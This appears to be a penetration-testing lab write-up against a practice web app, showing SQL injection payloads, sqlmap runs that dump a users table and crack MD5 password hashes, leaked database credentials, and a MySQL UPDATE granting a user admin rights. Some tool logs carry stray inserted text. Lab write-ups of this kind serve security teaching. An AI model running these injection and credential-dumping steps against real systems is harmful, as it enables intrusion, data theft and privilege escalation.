
Inspection

There's a machine that runs a **DNS server**.

It is worth checking that machine since **DNS** may hold some interesting data about another Virtual host in the environment.

- **Visit the IP from the browser.**

⇒ There's a tracking system application present, and an alert box "**Loaded!**" pops out.



- **View-page source**

```

1 <!DOCTYPE HTML>
2 <!--
3   Photon by HTML5 UP
4   html5up.net | @ajlkn
5   Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
6 -->
7 <html>
8   <head>
9     <title>Photon by HTML5 UP</title>
10    <meta charset="utf-8" />
11    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
12    <link rel="stylesheet" href="assets/css/main.css" />
13    <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
14  </head>
15  <body class="is-preload">
16
17    <!-- Header -->
18    <section id="header">
19      <div class="inner">
20        <span class="icon major fa-cloud"></span>
21        <h1>FOOCORP <strong>TRACKING SYSTEM</strong> test environment<br /></h1>
22        <p>This is a restricted area.<br />
23        </p>
24
25      </div>
26    </section>
27
28    <!-- Footer -->
29    <section id="footer">
30      <ul class="copyright">
31        <li>&copy; FOOCORP</li><li>Design: <a href="http://html5up.net">HTML5 UP</a></li>
32      </ul>
33    </section>
34
35    <!-- Scripts -->
36    <script src="assets/js/jquery.min.js"></script>
37    <script src="assets/js/jquery.scrolly.min.js"></script>
38    <script src="assets/js/browser.min.js"></script>
39    <script src="assets/js/breakpoints.min.js"></script>
40    <script src="assets/js/util.js"></script>
41    <script src="assets/js/main.js"></script>
42    <script src="assets/js/footracking.js"></script>
43
44  </body>
45 </html>
46

```

→ When inspecting the page's source code there's one custom script that is worth investigating.

→ It seems that the alert box came from this script. In addition, we notice a resource pointing to **localhost**.

Let's check if this path is valid on the server side.

```
alert("Loaded!");
<!-- pre-login collect data -->
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        console.log("OK");
    } else {
        console.log("Error!");
    }
}
xhr.open("GET", "http://127.0.0.1/72ab311dcbfaa40ca0739f5daf505494/tracking2.php", true);
xhr.send("ua=" + navigator.userAgent + "&platform=" + navigator.platform);
```

- **Check the path**

0 172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking2.php

Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Hack The Box Nessus Essentials / Login

FooCORP TRACKING SYSTEM test environment

This is a restricted area.

NULL NULL

⇒ It seems that this page is not interesting after all.
But, if there's a **tracking2.php** file, maybe **tracking.php** also exists?

- **Check the path (second time)**



FooCORP TRACKING SYSTEM test e

This is a restricted area.

Choose record to view:

SEND

- **Read the page-source carefully**

There is a form that is not working since the button is "broken".

However, reading the source we can easily reconstruct the parameter and issue a valid request, as follows.

```
<input type="text" name="id" value="1">
```

→ Let's try to input '1' then send into the webpage

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options
Site map	Scope	Issue definitions								
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding emptyfolders										
>  http://172.16.64.92										
Host	Method	URL	Params	Status	Length	MIME type	Title			
http://172.16.64.92	GET	/assets/js/footracking.js		200	690	script				
http://172.16.64.92	GET	/assets/js/main.js		200	1004	script				
http://172.16.64.92	GET	/assets/js/jquery.min.js		200	87220	script				
http://172.16.64.92	GET	/assets/css/images/overl...		200	1408	XML				
http://172.16.64.92	GET	/assets/css/images/overl...		200	1408	XML				
http://172.16.64.92	GET	/72ab311dcfbfaa40ca073...		200	1633	HTML	Photon by HTML5 UP			
http://172.16.64.92	GET	/72ab311dcfbfaa40ca073...		200	1768	HTML	Photon by HTML5 UP			
http://172.16.64.92	GET	/72ab311dcfbfaa40ca073...		200	1120	script				
http://172.16.64.92	GET	/72ab311dcfbfaa40ca073...		200	2141	script				
http://172.16.64.92	GET	/72ab311dcfbfaa40ca073...		200	1004	script				
http://172.16.64.92	GET	/72ab311dcfbfaa40ca073...		200	12725	script				
http://172.16.64.92	GET	/72ab311dcfbfaa40ca073...		200	2729	script				

Request

Pretty Raw \n Actions ▾

```

1 GET /72ab311dcfbfaa40ca0739f5daf505494/tracking.php HTTP/1.1
2 Host: 172.16.64.92
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0

```

?



Search...

Response

Pretty Raw Render \n Actions ▾

```

19 <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
20 <link rel="stylesheet" href="assets/css/main.css" />
21 <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
22 </head>
23 <body class="is-preload">
24 <!-- Header -->
25 <section id="header">
26   <div class="inner">
27     <span class="icon major fa-cloud"></span>
28     <h1>FooCORP <strong>TRACKING SYSTEM</strong> test environment<br /></h1>
29     <p>This is a restricted area.<br />
30     </p>
31     <br /><p>
32     <form method=GET>
33       Choose record to view: <br />
34     <input type=text name=id value="1">
35   </form>
36   <input type=button value="Send">
37 </p><br />
38 <br />
39 </div>

```

FooCORP TRACKING SYSTEM test env

This is a restricted area.

Choose record to view:

1


SEND

id : 1
ip : 172.16.64.67
platform : Win32

Check for SQLi

- tracking.php?id=' or substr(user(), 1, 1= 's

⇒ nothing is found



- tracking.php?id=2' or '3='3

Seem like SQLi is exists here

Photon by HTML5 UP x http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking.php?id=3' OR '3='3 x Dnsmasq < 2.78 - Stack x Photon by HTML5 UP x +

← → ⌂ ⌄ 172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking.php?id=3' OR '3='3

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB H

id : 1
ip : 172.16.64.67
platform : Win32
id : 2
ip : 172.16.64.78
platform : Win32
id : 3
ip : 172.16.64.67
platform : Win32
id : 4
ip : 172.16.64.78
platform : Win32
id : 5
ip : 172.16.64.78
platform : Win32
id : 6
ip : 172.16.64.67
platform : Win32
id : 7
ip : 172.16.64.55
platform : Win32

sqlmap

```
#sqlmap -u http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking.php?id=3 --users
```

```
(root💀kali)-[~] # sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --users
[1.5.5#stable]
This is a restricted area.
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
[!] This is a restricted area.
[*] starting @ 17:45:18 /2021-07-05/
[17:45:18] [INFO] testing connection to the target URL
[17:45:18] [INFO] testing if the target URL content is stable
[17:45:18] [INFO] target URL content is stable
[17:45:18] [INFO] testing if GET parameter 'id' is dynamic
[17:45:18] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:45:18] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[17:45:19] [INFO] testing for SQL injection on GET parameter 'id'

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and ris
[17:45:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:45:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at
[17:45:59] [INFO] target URL appears to be UNION injectable with 5 columns
[17:45:59] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3' AND (SELECT 3432 FROM (SELECT(SLEEP(5)))QRPF) AND 'KPKE='KPKE

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=3' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171627071,0x5178747645516a565978654a596561475
7a6b7a71),NULL-- -
---
[17:46:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[17:46:03] [INFO] fetching database users
database management system users [1]:
[*] 'dbuser'@'localhost'

[17:46:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.64.92'
[*] ending @ 17:46:03 /2021-07-05/
```

Note: The SQL injection vulnerability is officially confirmed by **sqlmap**.
⇒ Let's dump the tables using sqlmap

--dump

```
#sqlmap -u http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking.php?id=3 --dump
```

or

```
#sqlmap -u http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking.php?id=3 --dump  
-D footracking -T users
```

--dump	Dump DBMS database table entries
--dump-all	Dump all DBMS databases tables entries
-D DB	DBMS database to enumerate
-T TBL	DBMS database table(s) to enumerate
-C COL	DBMS database table column(s) to enumerate

```
[7 entries]
+---+-----+-----+-----+
| id | ip           | date          | platform | useragent
+---+-----+-----+-----+
| 1  | 172.16.64.67 | 2019-05-18 10:14:24 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 2  | 172.16.64.78 | 2019-05-18 10:14:47 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 3  | 172.16.64.67 | 2019-05-18 10:14:24 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 4  | 172.16.64.78 | 2019-05-18 10:14:47 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 5  | 172.16.64.78 | 2019-05-18 10:14:47 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 6  | 172.16.64.67 | 2019-05-18 10:14:24 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 7  | 172.16.64.55 | 2019-05-18 10:15:03 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
+---+-----+-----+-----+
[17:50:50] [INFO] table 'footracking.telemetry_test' dumped to CSV file '/root/.local/share/sqlmap/output/172.16
[17:50:50] [INFO] fetching columns for table 'users' in database 'footracking'
[17:50:50] [INFO] fetching entries for table 'users' in database 'footracking'
[17:50:50] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[17:51:06] [INFO] writing hashes to a temporary file '/tmp/sqlmapyx_x1m2l3502/sqlmaphashes-vsvp0_02.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[17:51:07] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
```

```
do you want to use common password suffixes? (slow!) [y/N] y
[17:51:16] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[17:51:16] [INFO] starting 4 processes
[17:51:16] [INFO] cracked password '12345' for user 'tracking1'
[17:51:16] [INFO] cracked password '123456' for user 'tracking2'
[17:51:23] [INFO] using suffix '1'
[17:51:30] [INFO] using suffix '123'
[17:51:37] [INFO] using suffix '2'
[17:51:45] [INFO] using suffix '12'
[17:51:51] [INFO] using suffix '3'
[17:51:59] [INFO] using suffix '13' This is a restricted area.
[17:52:06] [INFO] using suffix '7'
[17:52:12] [INFO] using suffix '11'
[17:52:19] [INFO] using suffix '5' Please type your credentials:
[17:52:25] [INFO] using suffix '22'
[17:52:32] [INFO] using suffix '23'
[17:52:40] [INFO] using suffix '01'
```

```

[17:54:57] [INFO] using suffix ';;'
[17:55:04] [INFO] using suffix '...'
[17:55:12] [INFO] using suffix '!!!!'
[17:55:19] [INFO] using suffix ','
[17:55:26] [INFO] using suffix '@'
Database: footracking
Table: users
[4 entries]
+---+---+---+
| id | adm | password          | username |
+---+---+---+
| 1  | yes | c5d71f305bb017a66c5fa7fd66535b84 | fcadmin1 |
| 2  | yes | 14d69ee186f8d9bbebdd4da31559ce0f | fcadmin2 |
| 3  | no  | 827ccb0eea8a706c4c34a16891f84e7b (12345) | tracking1 |
| 4  | no  | e10adc3949ba59abbe56e057f20f883e (123456) | tracking2 |
+---+---+---+
Please type your credentials:
[17:55:33] [INFO] table 'footracking.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.16.64.92/du
[17:55:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.64.92'

```

Dirb

- Tried to login with found credentials

→ Found a hidden directory login

```

└─(root㉿kali)-[~]
# dirb http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Jul  5 17:21:11 2021
URL_BASE: http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612


----- Scanning URL: http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/ ---- restricted area.
==> DIRECTORY: http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/assets/
+ http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/includes (CODE:403|SIZE:328)
+ http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/index.php (CODE:200|SIZE:0)
+ http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/login (CODE:302|SIZE:324)
+ http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/tracking (CODE:302|SIZE:327)

----- Entering directory: http://172.16.64.92/72ab311dcfaa40ca0739f5daf505494/assets/ -----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Mon Jul  5 17:23:11 2021
DOWNLOADED: 4612 - FOUND: 4

```

SUBMIT



Check page-source

```
1 <!DOCTYPE HTML>
2 <!--
3   Photon by HTML5 UP
4   html5up.net | @ajlkn
5   Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
6 -->
7 <html>
8   <head>
9     <title>Photon by HTML5 UP</title>
10    <meta charset="utf-8" />
11    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
12    <link rel="stylesheet" href="assets/css/main.css" />
13    <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
14  </head>
15  <body class="is-preload">Logged in as: tracking1. <a href='logout.php'>Log out</a>      <!-- Header -->
16    <section id="header">
17      <div class="inner">
18        <span class="icon major fa-cloud"></span>
19        <h1>FooCORP <strong>TRACKING SYSTEM</strong> test environment<br /><h1>
20        <p>This is a restricted area.<br />
21        </p>
22        <br />
23 This user is not authorized to use the console. <!-- = '127.0.0.1'; = 'dbuser'; = 'xXyYzZz789789'))'; = 'footracking'; = mysqli_connect(, -->
24    </div>
25  </section>
26
```

• Login as

```
#mysql -u dbuser -p -P 63306 -h 172.16.64.92
```

→ **password:** xXyYzZz789789)))

- Enumerate the database

```

MySQL [footracking]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| footracking |
+-----+
2 rows in set (0.028 sec)

MySQL [footracking]> select * from users;
+-----+
| id | username | password |
+-----+
| 1 | fcadmin1 | c5d71f305bb017a66c5fa7fd66535b84 |
| 2 | fcadmin2 | 14d69ee186f8d9bbbeddd4da31559ce0f |
| 3 | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b |
| 4 | tracking2 | e10adc3949ba59abbe56e057f20f883e |
+-----+
4 rows in set (0.029 sec)

MySQL [footracking]> update users set adm="yes" where username="tracking1";
Query OK, 1 row affected (0.029 sec)
Rows matched: 1  Changed: 1  Warnings: 0

```

⇒ Escalate privileges for '**tracking1**' user

```


MySQL [footracking]> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | fcadmin1 | c5d71f305bb017a66c5fa7fd66535b84 |
| 2 | fcadmin2 | 14d69ee186f8d9bbebdd4da31559ce0f |
